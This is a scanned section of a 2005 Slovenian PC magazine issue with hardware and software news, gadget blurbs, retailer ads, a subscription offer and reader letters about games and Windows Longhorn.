Trenutno je Intel tisti, ki resnično propagira koncept – kar je seveda razumljivo, saj je večina njihovih najnovejših procesorjev pasje vroča. Pri AMD-ju pa so povedali, da ne načrtujejo proizvodnje hladilnikov, ki bi bili primerni za BTX, ker so menda hladilniki, ki so priloženi njihovim procesorjem, čisto dovolj. In mi se s tem čisto strinjamo. Ni še jasno, če bo BTX prevzel vodstvo na trgu, a se vsaj nekaj premika.

Policisti za prevarante

Junaški hekerji v borbi proti lažnim bankam in prevaram 418, ki žrtvam pošiljajo opozorila...

E-sporočila, v katerih vam pošiljatelji obljubljajo kupe denarja, če le položite neko osnovno vsoto na račun v čudno poimenovani banki, že dalj časa preplavljajo poštne predale. Še dobro, da ste bralci *PCF* dovolj razgledani, da ne padate na te tako imenovane prevare 419. Še vedno pa obstaja ogromno ljudi, ki se pustijo pretentati, in za te reveže se bori skupina hekerjev Lad Wrecking Crew. Skupina se je proslavila s pohabljanjem spletnih strani lažnih bank, ko so vljudne prošnje odpovedale, potencialnim žrtvam pa pošiljajo vpadljiva opozorila. Kljub temu, da je hekanje nelegalno, člani LWC pravijo, da načrtno škodujejo samo tistim spletnim stranem in lažnim bankam, ki goljufajo ljudi, in da so samo zaskrbljeni državljani, ne pa škodoželjni hekerji. Pravijo tudi, da nimajo izbire, ker je policija nemočna in tem kriminalcem ne more slediti po celem svetu. www.scammers-exposed.com, www.aa419.org

Vroče hlačke

Tehnologijo je mogoče uporabiti v zle namene, kot dokazujejo te spodnje hlačke. Ta kos spodnjega perila ima namreč vgrajen oddajnik GPS ter senzorje, ki zaznavajo temperaturo in srčni utrip, položaj in življenjske znake pa posredujejo namiznemu računalniku. Hlačke so namenjene negotovim moškim in ljubosumnim bedakom, ki jih skrbi "blagostanje" žensk v njihovem življenju, pa naj gre za pubertetniške hčere ali žene, ki s svojimi "prijatelji" domnevno počno še kaj več kot le "klepetajo". Po našem mnenju pa tisti, ki menijo, da potrebujejo tak kos perila, v življenju tako ali tako nimajo nobene ženske. Vsaj ne več...

Za lastnike notesnikov Fujitsu Siemes


Fujitsu Siemens Computers najavlja preventivno menjavo baterij za določene notesnike serije AMILO. Podjetje se je odločilo za preventivno menjavo baterij, po prejemu majhnega števila prijav o nepravilnem delovanju. Lastnikom notesnikov AMILO A7640, A1640, M1405, M1424, M1425, M7405, M7424, M7425 in Pro V2020 (imena vseh baterij se končajo z G1L1) priporočajo, da stopijo v stik s servisnim centrom, kjer jim bodo baterije zamenjali popolnoma brezplačno.

RIAA preganja študente

Na Internetu 2 ne bo izmenjave glasbe in filmov, saj se prepovedi pojavljajo, še preden je omrežje na voljo

Ker hitrosti prenosa preko Interneta 2 znašajo tudi do nonih 7.21Gbps, ne presenča, da so zviti uporabniki prepričani, da si bodo lahko izmenjevali filme in glasbo, ne da bi kdo kaj opazil. Konec koncev bo trajalo še kar nekaj časa, preden bo Internet 2 dejansko na voljo – zakaj bi potem koga skrbelo, če si peščica iznajdljivih izmenjuje album skupine Coldplay? A pravijo, da imajo stene ušesa, v tem primeru pa ušesa pripadajo Record Industry Association of America. RIAA je že vložila tožbe zoper več kot 500 študentov na univerzah z dostopom do Interneta 2, in sicer zaradi izmenjave datotek preko posebne aplikacije, imenovane *i2hub*. Menda bi naj bilo celoten film mogoče sneti v manj kot petih minutah in skladbo v le 20 sekundah – mamljivo, kajne?

Zabavna industrija pa očitno želi piratstvo preko Interneta 2 ugonobiti v kali, saj predstavniki upajo, da bodo končno deležni dobičkov, za katere jih je prikrajšal standardni internet. "Ne moremo dovoliti, da bi ta hitra omrežja postala področja, kjer zakoni in običajna pravila ne veljajo," je mogočno izjavil predsednik RIAA, Cary Sherman. Običajna pravila torej vključujejo plačevanje premij bogatim glasbenim in filmskim založnikom.



To so Coldplay. Bi šli v zapor zaradi njihovega albuma?

AMD in Intel gradita na najnovejših uspehih.

Dve jedri: igra se začenja

Podpora za DDR2 za Athlona 64 in Intelov über-čip...

Dvojedrni procesorji so uradna uspešnica. Prva generacija čipov po svetu kar leti s prodajnih polic, delajo se pa tudi načrti za nove generacije teh čipov.

Najbolj zanimiva novica pa je, da je tudi AMD končno napovedal podporo za DDR2 za čipe Athlon 64, in sicer za naslednje leto, podporo za DDR3 pa za leto 2007. Glede na to, da se X3 opira na 400MHz DDR1, bodo te novice še posebej veseli igralci, ki si želijo 64-bitnih sistemov. Zamislite si dvojedrni Athlon 64, ki deluje z 800MHz DDR2 in po možnosti s parom grafičnih kartic naslednje generacije na vodilu PCI-Express, v načinu CrossFire ali SLI. Take nore zmogljivosti bodo meso postale že v naslednjih 12 mesecih.

Intel pa tudi ne počiva. Novi dvojedrni čip bo Yonah. Šlo bo za dvojedrno različico procesorja Pentium-M. Za razliko od čipov za namizne računalnike ima Yonah bolj integrirano oblikovanje, viri pa se bodo delili med obema jedroma, tako da bo poraba čipa nižja, pa še manj se bo segreval. Intel tudi pripravlja načrte za nov über-čip, ki bo zabrisal meje med namiznimi in mobilnimi sistemi. Šlo bi naj za čip z nizko porabo, ki bo ponujal dvojedrno procesiranje za katerikoli sistem.

Trion
Pot k sejmišču 30
SLO – 1001
Ljubljana
tel:0 15 63 40 42
fax:0 15 63 40 20
www.trion.si

JAE
Brnciceva 13
SLO – 1000
tel:015 89 62 20
fax:0 15 89 62 11
www.jae.si

Verbatim.
www.verbatim-europe.com

Toshiba priporoča
Microsoft® Windows® XP Professional.

TOSHIBA

SAMO NAJBOLJŠI OSTANEJO MIRNI,
TUDI POD PRITISKOM. KJERKOLI, KADARKOLI.

TECRA A4: Pripravljen na karkoli, s trdnim magnezijevim ohišjem in najnovejšo Intel® Centrino™ mobilno tehnologijo, za odlično brezžično delovanje

Kadar se poveča tempo dela, potrebujete notesnik, ki vam zagotavlja vrhunsko delovanje, ne glede na okoliščine. Mamljive zmogljivosti najnovejše Intel® Centrino™ mobilne tehnologije nudijo nemoteno povezavo in podaljšajo delovanje baterij. Vsaka Tecra opravi stroge teste kvalitete, za povečanje zmogljivosti in dokončne zanesljivosti na poti.

Satellite M30X-118: zmogljiv Intel® Centrino 1.70 GHz procesor, 512 MB DDR RAM, 60 GB HDD S.M.A.R.T., 15.4" HCSV visokokontrastni TruBrite WXGA+TFT zaslon 1280 x 800, Super Multi drive enota, ATI MOBILITY™ RADEON™ 9700 (64MB), LAN, WiFi b/g, 6 v 1 medijska reža, IEEE 1394, hitri infrardeči vmesnik, TV-izhod (s-video), MS Win XP Home, Harman Kardon SRS Surround Sound, 3,1kg, 24 mesecev mednarodna garancija, torbica, optična miška.

Cena: **336.000 SIT** brez DDV (403.200 SIT z DDV)

www.inea.si/toshiba

intel inside
centrino
MOBILE TECHNOLOGY

Možnost testiranja opreme na lokaciji INEA, strokovno svetovanje.

INEA

Izberite sve[illegible].

INEA d.o.o., Stegne 11, 1000 Ljubljana, tel.: 01/5138 128, 5138 115, e-pošta: prodaja.Toshiba@inea.si

Kaj je s tabo, .doc?

Prve informacije o Microsoftovem Officu 12 že kapljajo v javnost. Bi vas naj zanimale?

Bodite iskreni. Kdaj ste nazadnje uporabljali karkoli iz *MS Office*, razen črkovalnika v *Wordu* ali *PowerPointa* za izdelavo nerodne predstavitve počitniških fotografij? A si vseeno želite vsake nove različice *Office*, kajne? In ko jo dobite, nekaj časa klikate naokoli, da se privadite novega videza, nato pa paket uporabljate točno tako, kot ste uporabljali prejšnjega. No, konec naslednjega leta (tisti z dobrim spominom ste gotovo opazili, da se čas sklada z napovedanim izidom Windows Longhorn), boste imeli priložnost vse to še enkrat ponoviti.

Ali pa tudi ne. Večina novih funkcij *Office 12* je še vedno neznana, ne glede na to, koliko rok zvijemo, iz česar lahko sklepamo, da: a) bo zadeva enaka kot vse dosedanje, le z nekaj novimi funkcijami, ki domačemu uporabniku nikakor ne bodo koristile; b) da bo paket resnično zanimiv. Vemo pa, da sta glavni filozofiji, ki vodita razvoj *Office 12*, skupna raba in sodelovanje. To je seveda dobra novica za vse, ki trenutno porabijo večino delovnega časa med čakanjem na tipa, ki na sosednjem računalniku uporablja *Excelovo* datoteko, ki jo oni nujno potrebujejo.

Velika novica pa je, da bodo .doc, .xls in ostala druščina dokončno pokopani, saj se *Office* seli na format XML. To je seveda dobra novica, saj bodo Officovi dokumenti tako združljivi z drugimi aplikacijami, manj bo poškodovanih dokumentov, varnost bo izboljšana, datoteke pa bi naj bile manjše. Na srečo bo ohranjena tudi združljivost s starejšimi različicami *Office*. Pozdravimo torej .docx, .xlsx in .pptx. Hmm.

Vaš šef bo torej pričakoval, da boste v Officu 12 naredili več...

Zavozlani prenosi

Kvantna fizika in Kitajski zid

Kvantno vozlanje je bizaren proces, v katerem je mogoče dva delca, ki ločeno obstajata, povezati, da delujeta kot eden. Če preberete lastnosti enega delca, boste poznali lastnosti drugega. Ta princip je izjemno pomemben za napredek v kriptologijo, kjer je varne ključe za kriptiranje potrebno pošiljati preko javnih kanalov. Kriptiranje informacij postaja vse bolj pomembno, saj se vse več občutljivih informacij pošilja preko omrežij, uporaba kvantnega vozlanja na daljše razdalje preko laserja ali satelita pa je bila doslej neizvedljiva zaradi atmosferske interference. Novi eksperiment z lasersko tehnologijo, ki prenaša vozlane podatke, pa je lahko dolgoročna rešitev.

V testih, ki so jih pred kratkim izvedli kitajski raziskovalci, sta bila uporabljena dva zavozlana fotona za pošiljanje sporočil med dvema oddaljenima točkama Kitajskega zidu. Test je bil izveden zato, da bi odkrili možnost uporabe določenih kvantnih lastnosti satelitske komunikacije, razdalja 7km pa kaže, da lahko laserji, ki so potrebni za prenašanje kriptiranih informacij, dejansko delujejo v kontaminirani atmosferi. V načrtu je test na 20km, ki bi naj potrdil rezultate dosedanjih testov, kar bi naj znatno povečalo varnost informacij, ki se prenašajo po celem svetu.


www.ustc.edu.cn/en

Old technology tests the new.

Seksi domena

Pornografske spletne strani bi naj imele lastno domeno .xxx. Administratorki spletnih domen ICANN so domeno odobrili po petih letih tehtanja prednosti in pomanjkljivosti. Na prvi pogled se to mogoče zdi dobra ideja, saj bo filtriranje pasje enostavno, dejanski problem pa je, kako definirati material, ki je primeren samo za odrasle in kaj vse bi se moralo preseliti na novo domeno. Če pomislimo, da je mehka pornografija vedno bolj družbeno sprejemljiva in je pogosto integrirana tudi v neseksualne spletne strani, je vprašanje, če bi se morale tudi te vsebine preseliti na .xxx, skupaj s tistimi, ki promovirajo trdo pornografijo.

Ali ima domena .xxx res toliko prednosti?



Trion
Pot k sejmišču 30
SLO – 1001
Ljubljana
tel:0 15 63 40 42
fax:0 15 63 40 20
www.trion.si

JAE
Brnciceva 13
SLO – 1000
tel:015 89 62 20
fax:0 15 89 62 11
www.jae.si

Verbatim.
www.verbatim-europe.com

Opremljeni

NAJNOVEJŠA STROJNA OPREMA NA VAŠEM SEZNAMU NAJBOLJ ISKANIH


H.26... KAJ?

Prihodnost visoko-ločljivega videa

Ime resda ni najbolj posrečeno, a se ga kar navadite: H.264 je prihajajoči standard za visoko-ločljivostni video, ki prav res nima konkurence. Pozabite na WMV9 in se smejte DivX 6, ki sta nas tako navdušila. Kodek H.264 bo primeren za vse, od diskov Blu-ray in HD-DVD, do visoko-ločljivostnih satelitov in zemeljskih oddajnih sistemov.

Torej se 64.000 dolarjev vredno visoko-kompresijsko vprašanje glasi: ali so naši osebni računalniki dovolj zmogljivi za dekodiranje najbolj slastnih vsebin 1080p, ki so kodirane s tem novim, zahtevnim kodekom? Zahvaljujoč s PC-jem združljivim Applovim programčkom *QuickTime 7* si lahko ogledamo prve posnetke, kodiranje s H.264. Če si lastite računalnik z AMD-jevim Athlonom 64 ali Intelovim Pentiumom-M, vam lahko kar takoj povemo, da vaš računalnik tega ne bo zmogel. Naš Athlon FX-55 se je potil pri 12 slikah v sekundi, ko je dekodiral enega od posnetkov 1080p, ki so na voljo na Applovi spletni strani. Če spadate v skupino uporabnikov, ki se postavljajo z novim vročim Pentiumom 4, se raje tudi kar takoj pomirite, ker nimate prav nobenega razloga za vihanje nosov. Če rezultati naših testov držijo, še hitri 3,8GHz Prescott ni kos novemu video kodeku.

Tukaj pa se zgodba še ne konča. nVidia je napovedala, da bodo njihove grafične kartice serije 6 in 7 že imele podporo za H.264. Kako in kdaj pa bo to mogoče, pa pri nVidii niso povedali. V bistvu še vedno raziskujemo, če *QuickTime 7* dejansko pravilno izkorišča ključne nabore ukazov SSE. Odkrili pa smo, da je ključ dekodiranja H-264 na Macu uporaba večnitnih ukazov. Ali smo že dočakali aplikacijo, ki bo ubila dvojedrne procesorje?



Ali bodo PC-ji postali neuporabni za gledanje filmov na račun kodeka H.264?

Birokrat
ZA WINDOWS
Birokrat
ZA USPEH

Najpopolnejši programski paket za uspešno vodenje poslovanja podjetij, samostojnih podjetnikov, zavodov in društev.

Brezplačni demo CD in predstavitev

Enostavno in dvostavno knjigovodstvo za s. p.

Možnost nakupa na 12 mesečnih obrokov

Zagotovljen servis po vsej Sloveniji

Ugodnosti ob nakupu:
- 12-mesečne brezplačne nadgradnje programa
- Brezplačni prenos podatkov iz starega programa
- Brezplačni uvajalni tečaj

ANDERSEN
ANDERSEN d. o. o.
Dunajska 263, 1000 Ljubljana
Telefon: 01/5-300-200
Faks: 01/5-300-219
e-pošta: birokrat@andersen.si

PE KOPER
Kidričeva 29, 6000 Koper
Telefon: 05/66-93-990
www.birokrat.si

Birokrat
Za Microsoft® Windows®

Airbus A380

Cena 54.000.000.000 SIT **Na voljo** 2006 **Na spletu** www.airbus.com

Airbus sicer še ni izdal podatkov o avtonomiji, a je A380 že zdaj videti kot impresiven kos mobilne tehnologije. In to z nekaj poštenimi presenečenji. Za začetek lahko povemo, da so se pri proizvajalcu odpovedali mobilnima tehnologijama 802.11 in Bluetooth in dali prednost klasičnemu omrežju. Tako je, vse naprave bodo delovale preko 100Mb mrežne povezave. Res je tudi, da nobene brezžične naprave ne boste prepričali, da bi bilo fino, ko bi imela domet 10.000km. Je pa res, da A380 ni ravno enostavno pospraviti, ko ga ne uporabljate, kar lahko pripišemo razponu kril, ki znaša kar 80m, in 500 tonam, kolikor ta lepotec tehta. Preden se začnete pritoževati, pa vas prosimo, če bi nam lahko razložili, kdaj je vaš notesnik nazadnje udobno prepeljal 555 ljudi preko Atlantika.

NUJNO

Zvita ura

Binary LED watch

Cena 18.000 SIT **Na voljo** Zdaj **Na spletu** www.boysstuff.co.uk


Megabajti in megahertzi, cevovodi in piksli. A ste mislili, da pri *PCF* ne obvladamo terminologije? Vprašanje pa je, če jo znamo udejaniti. Pripravite se na osramočeno priznanje: kljub temu, da veselo vrtimo izurjene jezike in domače klepetamo o digitalni dobi, nihče v ekipi nima diplome iz kakšne tehnične vede. Skoraj vsi smo umetniške niti [Ej! – urednik]. Zato imamo prav toliko možnosti razumeti to ročno uro, kot ima povprečen marelični cmok možnosti preživeti na Aljoševi mizi. Gre namreč za binarno uro, veste. Dve vrsti svetlečih diod kažeta čas – zgornja vrsta kaže ure (seveda za 8, 4, 2 in 1), spodnja pa minute (32, 16, 8, 4, 2 in 1, logično). Enostavno, če se vas kaj takega privlači. **ZAŽELENO**

Leteči zvok

Philips Streamium SLA5500

Cena 36.000 SIT **Na voljo** Zdaj **Na spletu** www.philips.com

PC kot digitalno vozlišče je odlična ideja, kajne? Priznajte, da bi prodali lastno babico, da bi lahko dostopali do zbirke digitalnih zvočnih datotek od koderkoli v hiši. Težava je samo v tem, da je kaj takega v praksi precej teže (in draže) izvesti. Tisto, česar si dejansko želite, je posebna brezžična naprava za pretočni avdio, z enostavno programsko opremo in za razumno ceno. In za 36 tisočakov je Philipsov Streamium SLA5500 ravno dovolj cenovno dostopen, da se o njem splača resno razmisliti. Brezžični vmesnik 802.11b/g in 100Mbit mrežna povezava ponujata zadostno podatkovno širino, zaradi podpore z DRM zaščitenih datotek WMA (na primer *Napsterjevih*) pa je bolj prilagodljiv kot konkurenca. **FUKNCIONALNO**



Mini TARDIS

Seagate Momentus 7200.1

Cena Od 20.000 SIT naprej **Na voljo** Zdaj **Na spletu** www.seagate.com

Z nVidinim noro zmogljivim mobilnim grafičnim čipom GeForce Go 6800 Ultra se lahko notesniki zdaj v večini primerov kosajo z namiznimi računalniki. To pa ne drži za trde diske. Doslej je namreč obstajal le en sam 2,5-palčni trdi disk s 7.200 obrati, ki je bil zmogljiv kot namizni modeli, in sicer Hitachi 7K60. Hitachijeve prevlade pa je zdaj konec, saj je Seagate predstavil novo serijo diskov 7200.1, katerih plošče se vrtijo enako hitro kot pri Hitachijevih modelih, pa še kapacitete dosegajo solidnih 100GB. Pa je disk dejansko tudi hitrejši? Bodite prepričani, da bo Momentus pošteno testiran, kakor hitro ga dobimo v roke. **POTENCIALNO**

Trion
Pot k sejmišču 30
SLO – 1001
Ljubljana
tel:0 15 63 40 42
fax:0 15 63 40 20
www.trion.si

JAE
Brnciceva 13
SLO – 1000
tel:015 89 62 20
fax:0 15 89 62 11
www.jae.si

Verbatim
www.verbatim-europe.com

Naročite se na PCFormat

Prihranite 16%, in nikoli več ne zamudite izvoda PCF!

Enoletna naročnina na PCFormat s CD-jem... 11.500 SIT

Enoletna naročnina na PCFormat z DVD-jem... 14.900 SIT

PCFormat vam prinaša

>> Vsak mesec CD ali DVD s celotnimi programi in najnovejšimi demo različicami iger, preizkusnimi programi, predstavitvenimi filmi...

>> Opise najnovejše strojne in programske opreme ter iger

>> Poglobljene vodiče za modificiranje in čim boljši izkoristek PC-ja

>> Novice, intervjuje iz sveta računalništva in obsežne teme

Darilo naročnikom

Ob naročilu na *PCFormat* ali podaljšanju naročnine boste kot darilo prejeli **brezplačen promocijski izvod** revije *FHM* ali *Digitalna kamera* in **BREZPLAČNO IGRO** oziroma **PROGRAM** po vaši izbiri. Izbirate lahko med naslovi:

- **Children of the Nile**
- **Worms Forts Under Siege**
- **Monster Truck Fury**
- **House of the Dead 3**
- **Dance eJay 3**

Pokličite nas zdaj

Pokličite še danes, da si zagotovite prejem naslednje številke

02 330 330 1

Naročila sprejemamo

24 ur na dan

MODRA ŠTEVILKA

080 23 13

PCFormat nagrajuje

POŠLJI KUPON IN SI PRISLUŽI ENO IZMED 15 NAGRAD!

- Spletna kamera Logitech QuickCam
- Miška Logitech MediaPlay Cordless
- Napihljiv gol za nogomet
- Knjiga Fotografirajmo digitalno
- Tipkovnica Labtec ultra-flat
- 5x glasbeni CD Midnight Club (Trey Songz, Fat Joe, Missy Elliott...)
- 5x torbica za CD in DVD

NAGRADNI KUPON PCFormat 42 Avgust 2005

Izrežite kupon na vogalu, ga prilepite na dopisnico in ga skupaj s svojimi podatki pošljite na naslov **PCFormat, Trg revolucije 2, 2000 Maribor**. Nagradna igra bo potekala do 23.8.2005. Rezultati žrebanja bodo objavljeni v naslednji številki PCF.

POSEBNA PONUDBA!

Samo za naročnike revije *PCFormat*

Doplačajte naročilu samo 2.000 SIT in vaš je lahko eden izmed naslednjih hitov:

- **Far Cry**
- **Playboy: The Mansion**
- **The Settlers: Heritage of Kings**

Pismabralcev

NAJ SE SLIŠI VAŠ GLAS. PIŠITE NAM NA pisma@pcformatslo.net

Pismo meseca


Kratki rogovi

Vašo revijo sem prvič kupil pred dvema letoma. Vmes je nisem kupoval, zdaj pa sem spet kupil zadnji dve številki in moram priznati, da ste zelo hitro napredovali, medtem ko ostale računalniške revije pri nas bolj ali manj stagnirajo. No, ne pišem, da bi vam pihal na dušo. V julijski številki sem z zanimanjem prebral vaš prvi opis "operacijskega sistema prihodnosti", Microsoftovega Longhorna. Moram povedati, da sem bil razočaran. Sploh ne zaradi prispevka, ampak zaradi samega Longhorna, od katerega sem pričakoval bistveno več. Nisem sicer takšne sreče kot vi, da bi ga preizkusil sam, ampak glede na vaš test, ne bo šlo za kaj drugega kot za nadgradnjo Windows XP. Za razliko od marsikoga sploh nimam kaj proti Microsoftu ali njihovim izdelkom, ampak Longhorn bo po mojem sama šminka in zelo malo vsebine. Pa še tista vsebina, ki bo, bo prišla zelo pozno za konkurenco. Po mojem bi moral Microsoft izdajati nove operacijske sisteme veliko bolj pogosto, tako bi lahko hitreje uvajali prepotrebne spremembe. Mislim, da je to edini način, da se Microsoft ubrani Linuxa.
Gregor, Slovenj Gradec

PCF pravi **Podobna mnenja so rasla, ko je bil tik pred izidom Windows XP. A na koncu se je v primerjavi z Win98 stvar odlično obnesla. Morda bo Microsoftu le uspelo ujeti vlak in nas še enkrat presenetiti. Tokrat pozitivno.**

Tolažba ti naj bo dejstvo, da smo tvoje pismo proglasili za pismo meseca. Uživaj v nagradi.

Dekliške igrice?



Sem mami treh otrok različnih let in spolov. Pred kratkim se je sin, 13 let, naročil na vašo revijo. Zdaj jo pa kar oba nestrpno pričakujeva, on zaradi igric, jaz pa zaradi dobrih dovtipov in novega znanja. No, letos je to zagotovo bila dobra odločitev. Zavedam se, da ste tipični moški, ekipa, ki živi za igrice, take moške. Zraven pa še poznate računalnik znotraj in zunaj. Sem zadovoljna. A nekaj je, kar pogrešam, čeprav morda idealistično pričakujem, da bi moralo biti – pa ni, to so igrice za dekleta. Sin ima igric na pretek, dekleti pa kar naprej stokata, da jih ima on več kot onidve. Stari sta 11 in 7 let. Poznate kaj takih igric, ki niso pretepaške ali dirke ali tehnika, ampak bolj situacijske, čustvene, skrbne, ustvarjalne, pa ne Barbi igrice. Ali pričakujem preveč?
PC mami, Cerknica

PCF pravi **Ne pričakuješ preveč od nas, pričakuješ pa, žal, preveč od razvijalcev iger. Njihovi glavni potrošniki so večinoma moškega spola, do punc pa imajo odnos v slogu "dobro je, za kogar je" in tako nastajajo razne "Barbi igre", kot jih sama imenuješ. Nam na pamet pade samo serija *The Sims*, pa tudi *Harry Potter* ali *Rollercoaster* oziroma *ZOO Tycoon* bi morda lahko bili zabavni za dekleta. No, če vprašate našo Barbaro, pa so tako ali tako vse igre za vse.**

Proti

V petek dobim revijo *PCF* (pravzaprav bratovo) in malo prečešem naslovnico ter priloženi DVD, celo dvostranski. DVD je bil tudi dokončen razlog, da vam sedaj to pismo pišem... bla, bla, DVD ne dela, bla, bla... Moti me tudi to, da igro, ki ji daste oceno 19% oziroma nekaj podobnega in jo grajate po dolgem in počez, potem daste na DVD (govorim o *Driv3rju*). A verjetno ste s to igro in še mnogo podobnimi tako lahko zapolnili dvostranski DVD z 9,4GB (od česar je 9,39GB iger kot so *Driv3r*) Halo? Ne, ni še konec. Naj se ob tej priložnosti dotaknem še ene stvari, ki me vedno razjezi – ocenjevanja iger (medtem ko je ocenjevanje drugih stvari čisto OK za moje pojme). Tako namreč igra kot je *Doom 3* dobi oceno 94% ter *HL2* 96%. Zakaj? Verjetno zato, ker gledate samo v to bedasto grafiko, pri kateri je čisto vseeno, kakšna je, če ima 99% ljudi grafične kartice, ki take grafike ne bodo nikoli podpirale. Zato grafika sploh ni tako pomembna, kot mislite. Mislim, da bi morali dati večjo težo zgodbi (potem bi morala dobiti *Mafia* oceno 99% – tisti procent bi pa "falil" zaradi grafike). Vprašajte se, kako je mogoče da je *GTA Vice City*, nekaj let stara igra, še vedno na prvem mestu med najbolj igranimi? Zato ker ima neko zgodbo v nasprotju z *Doom 3*, ki je s 94% na 2. mestu po oceni. Drugače pa je pri *HL2*, kjer zgodba sicer obstaja, a signifikantno ne za 96%. Tako, prišel sem do konca prvega oziroma skoraj edinega pisma, ki vas bo malce pograjalo.
::TSMatthew::, Zemlja (previdevamo)

